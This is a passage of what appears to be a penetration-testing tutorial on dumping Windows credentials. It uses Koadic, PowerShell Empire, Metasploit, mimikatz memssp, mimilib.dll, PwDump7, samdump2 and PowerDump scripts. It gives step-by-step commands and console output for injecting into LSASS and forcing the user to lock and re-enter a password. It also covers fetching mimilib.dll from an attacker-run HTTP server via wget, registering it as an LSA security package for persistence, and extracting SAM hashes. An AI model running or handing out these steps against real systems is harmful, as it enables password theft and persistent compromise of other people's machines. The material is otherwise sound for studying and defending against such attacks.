[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123

C:\Windows\system32>
```

Koadic

Just like Metasploit, Koadic too provides us with a similar mimikatz module; so, let's get to dumping the credentials.
Once you have a session with Koadic, use the following exploit to inject the payload into the memory:


```
use mimikatz_dynwrapx

set MIMICMD misc::memssp
```



```
(koadic: sta/js/mshta)# use mimikatz_dynwrapx
(koadic: imp/inj/mimikatz_dynwrapx)# set MIMICMD misc::memssp
[+] MIMICMD => misc::memssp
(koadic: imp/inj/mimikatz_dynwrapx)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) token::elevate -> got SYSTEM!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) misc::memssp
Injected =)

[*] Zombie 0: Job 1 (implant/manage/exec_cmd) created.
Result for `del /f %TEMP%\dynwrapx.dll & echo done`:
done

(koadic: imp/inj/mimikatz_dynwrapx)# 
```

Once the above exploit has successfully executed itself, use the following commands to force the user to sign out of the windows and then run the dll command to read the mimilsa file:

```
cmdshell 0

RunDll32.exe user32.dll,LockWorkStation

type mimilsa.log
```



```
(koadic: imp/inj/mimikatz_dynwrapx)# cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]> RunDll32.exe user32.dll,LockWorkStation
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]>
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]> type mimilsa.log
[*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Windows\system32 & type mimilsa.log`:
[00000000:001369ea] DESKTOP-PIGEFK0\raj 123
[00000000:00136a12] DESKTOP-PIGEFK0\raj 123

[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]> 
```

As shown in the above image, you will have your credentials.


PowerShell Empire

Empire is an outstanding tool, we have covered the PowerShell empire in a series of article, to read the article click **here**. With the help of mimikatz, empire allows us to inject the payload into the memory which further allows us to retrieve windows logon credentials. Once to have a session through the empire, use the following post exploit to get your hands on the credentials:

```
usemodule persistence/misc/memssp
execute
```

After the exploit has executed itself successfully, all that is left to do is lock the user out of their system so that when they sign in, we can have the file that saves credentials in plaintext for us. And no to lock the user out of their system use the following exploit:


```
usemodule management/lock
execute
```



```
(Empire: E1VWP5ZC) > usemodule persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_JOB
[*] Agent E1VWP5ZC tasked with task ID 1
[*] Tasked agent E1VWP5ZC to run module powershell/persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) >
Job started: 1FUALH

Hostname: DESKTOP-RGP209L / S-1-5-21-693598195-96689810-1185049621

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # misc::memssp
Injected =)

memssp installed, check C:\Windows\System32\mimisla.log for logon events.


(Empire: powershell/persistence/misc/memssp) > back
(Empire: E1VWP5ZC) > usemodule management/lock
(Empire: powershell/management/lock) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_WAIT
[*] Agent E1VWP5ZC tasked with task ID 2
[*] Tasked agent E1VWP5ZC to run module powershell/management/lock
```

After the user logs in, the said file will be created. To read the contents of the file use the following command:

```
type C:\Windows\System32\mimilsa.log
```




```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Windows\System32\mimilsa.log
[00000000:001b8ced] DESKTOP-RGP209L\raj 123
[00000000:001b8d0c] DESKTOP-RGP209L\raj 123

C:\Windows\system32>
```

Powershell Empire: mimilib.dll

In the manual method, everything that w did can also be done remotely through empire which is useful in external penetration testing. The first step in this method is to send the mimilib.dll file from mimikatz folder to the system32 folder in the target system. To do so, simply go to the mimikatz folder where the mimilib.dll file is located and initiate the python server as shown in the following image:


```
python -m SimpleHTTPServer
```



```
root@kali:~/Downloads/mimikatz_trunk/x64# ls
mimidrv.sys  mimikatz.exe  mimilib.dll
root@kali:~/Downloads/mimikatz_trunk/x64# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

After that, through your session, run the following set shell commands to do the deed:


```
shell wget http://192.168.1.112:8000/mimilib.dll -outfile
mimilib.dll

shell reg query hklm\system\currentcontrolset\control\lsa\
/v "Security Packages"

shell reg add "hklm\system\currentcontrolset\control\lsa\"
/v "Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib
" /t REG_MULTI_SZ /f
```



```
(Empire: T6AV1BS8) > shell wget http://192.168.1.112:8000/mimilib.dll -outfile mimilib.dll
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 4
(Empire: T6AV1BS8) >
..Command execution completed.

(Empire: T6AV1BS8) > shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "ker
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 5
(Empire: T6AV1BS8) >
The operation completed successfully.


..Command execution completed.

(Empire: T6AV1BS8) > shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 6
(Empire: T6AV1BS8) >
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib


..Command execution completed.
```

From the above set of commands, the first command will download mimilib.dll from your previously made python server into the target PC and the rest of the two commands will edit the registry key value for you. As the commands have executed successfully, all now you have to do is wait for the target system to restart. And once that happens your file will be created. To access the file, use the following command:

```
shell type kiwissp.log
```



```
(Empire: UGN6V82D) > shell type kiwissp.log
[*] Tasked UGN6V82D to run TASK_SHELL
[*] Agent UGN6V82D tasked with task ID 2
(Empire: UGN6V82D) >
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DESKTOP-RGP209L$)
[00000000:0000b7c5] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-1)
[00000000:0000b7dc] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-0)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-RGP209L$ (NETWORK SERVICE)
[00000000:00011385] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000113b8] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:0004379e] [00000002] DESKTOP-RGP209L\raj (raj)        123
[00000000:000437ca] [00000002] DESKTOP-RGP209L\raj (raj)        123

..Command execution completed.
```

And we have our credentials. Yay!

Credential Dumping: SAM

Credential Dumping: SAM

Introduction to SAM

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. SAM is found in **C:\Windows\System32\config** and passwords that are hashed and saved in SAM can found in the registry, just open the Registry Editor and navigate yourself to **HKEY_LOCAL_MACHINE\SAM**.

How are Passwords stored in Windows?

To know how passwords are saved in windows, we will first need to understand what are LM, NTLM v1 & v2, Kerberos.

LM authentication

LAN Manager (LM) authentication was developed by IBM for Microsoft's Windows Operating Systems. The security it provides is considered hackable today. It converts your password into a hash by breaking it into two chunks of seven characters each. And then further encrypting each chunk. It is not case sensitive either, which is a huge drawback. This method coverts the whole password string in uppercase, so when the attacker is applying any attack like brute force or dictionary; they can altogether avoid the possibility of lowercase. The key it is using to encrypt is 56-bit DES which now can be easily cracked.

NTLM authentication

NTLM authentication was developed to secure the systems as LM proved to be insecure at the time. NTLM's base is a challenge-response mechanism. It uses three components – nonce (challenge), response and authentication.

When any password is stored in Windows, NTLM starts working by encrypting the password and storing the hash of the said password while it disposes of the actual password. And it further sends the username to the server, then the server creates a 16-byte random numeric string, namely nonce and sends it to the client. Now, the client will encrypt the nonce using the hash string of the password and send the result back to the server. This process is called a response. These three components (nonce, username, and response) will be sent to Domain Controller. The Domain Controller will recover the password using hash from the Security Account Manager (SAM) database. Furthermore, the domain controller will check the nonce and response in case they match, Authentication turns out to be successful.

Working of NTLM v1 and NTML v2 is the same, although there are few differences such as NTML v1 is MD4 and v2 is MD5 and in v1 C/R Length is 56 bits + 56-bit +16 bit while v2 uses 128 bits. When it comes to the C/R Algorithm v1 uses DES (ECB mode) and v2 is HMAC_MD5. and lastly, in v1 C/R Value Length 64 bit + 64 bit + 64 bit and v2 uses 128 bits.

Now as we have understood these hashing systems, let's focus on how to dump them. The methods we will focus on are best suited for both internal and external pen-testing. Let's begin!


NOTE: Microsoft changed the algorithm on Windows 10 v1607 which replaced the RC4 cipher with AES. This change made all the extraction tools that directly access SAM to dump hashes obsolete. Some of the tools have been updated and handle the new encryption method properly. But others were not able to keep up.

Windows 7

PwDump7

This tool is developed by Tarasco and you can download it from here. This tool extracts the SAM file from the system and dumps its credentials. To execute this tool just run the following command in the command prompt after downloading:


```
PwDump7.exe
```



```
C:\Users\raj\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
raj:1000:NO PASSWORD*********************:7CE21F17C0AEE7FB9CEBA532D0546AD6:::
pentest:1001:NO PASSWORD*********************:7CE21F17C0AEE7FB9CEBA532D0546AD6::
:

C:\Users\raj\Desktop\pwdump7>
```

And as a result, it will dump all the hashes stored in the SAM file as shown in the image above. Now, we will save the registry values of the SAM file and system file in a file in the system by using the following commands:

```
reg save hklm\sam c:\sam

reg save hklm\system
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>reg save hklm\sam c:\sam
The operation completed successfully.

C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.
```

We saved the values with the above command to retrieve the data from the SAM file.

SamDump2

Once you have retrieved the data from SAM, you can use the SamDump2 tool to dump its hashes with the following command:

```
samdump2 system sam
```




```
root@kali:~/Desktop# samdump2 system sam
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
```

Metasploit Framework: Invoke-Powerdump.ps1

Download Invoke-Powerdump Script

The method of Metasploit involves PowerShell. After getting the meterpreter session, access windows PowerShell by using the command load PowerShell. And then use the following set of commands to run the Invoke-PowerDump.ps1 script.

```
powershell_import /root/powershell/Invoke-PowerDump.ps1

powershell_execute Invoke-PowerDump
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Invoke-PowerDump.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-PowerDump
[+] Command execution completed:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::


meterpreter > 
```


Once the above commands execute the script, you will have the dumped passwords just as in the image above.

Metasploit Framework: Get-PassHashes.ps1

Download Get-PassHashes Script

Again, via meterpreter, access the windows PowerShell using the command load PowerShell. And just like in the previous method, use the following commands to execute the scripts to retrieve the passwords.

```
powershell_import /root/powershell/Get-PassHashes.ps1

powershell_execute Get-PassHashes
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Get-PassHashes.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Get-PassHashes
[+] Command execution completed:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::

meterpreter > 
```


And VOILA! All the passwords have been retrieved.

PowerShell

Download Invoke-Powerdump Script

This method is an excellent one for local testing, AKA internal testing. To use this method, simply type the following in the Powershell:

```
Import-Module <'path of the powerdump script'>

Invoke-PowerDump
```



```
PS C:\Windows\system32> cd C:\Users\raj\Desktop
PS C:\Users\raj\Desktop> Import-Module .\Invoke-PowerDump.ps1
PS C:\Users\raj\Desktop> Invoke-PowerDump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::

PS C:\Users\raj\Desktop> _
```

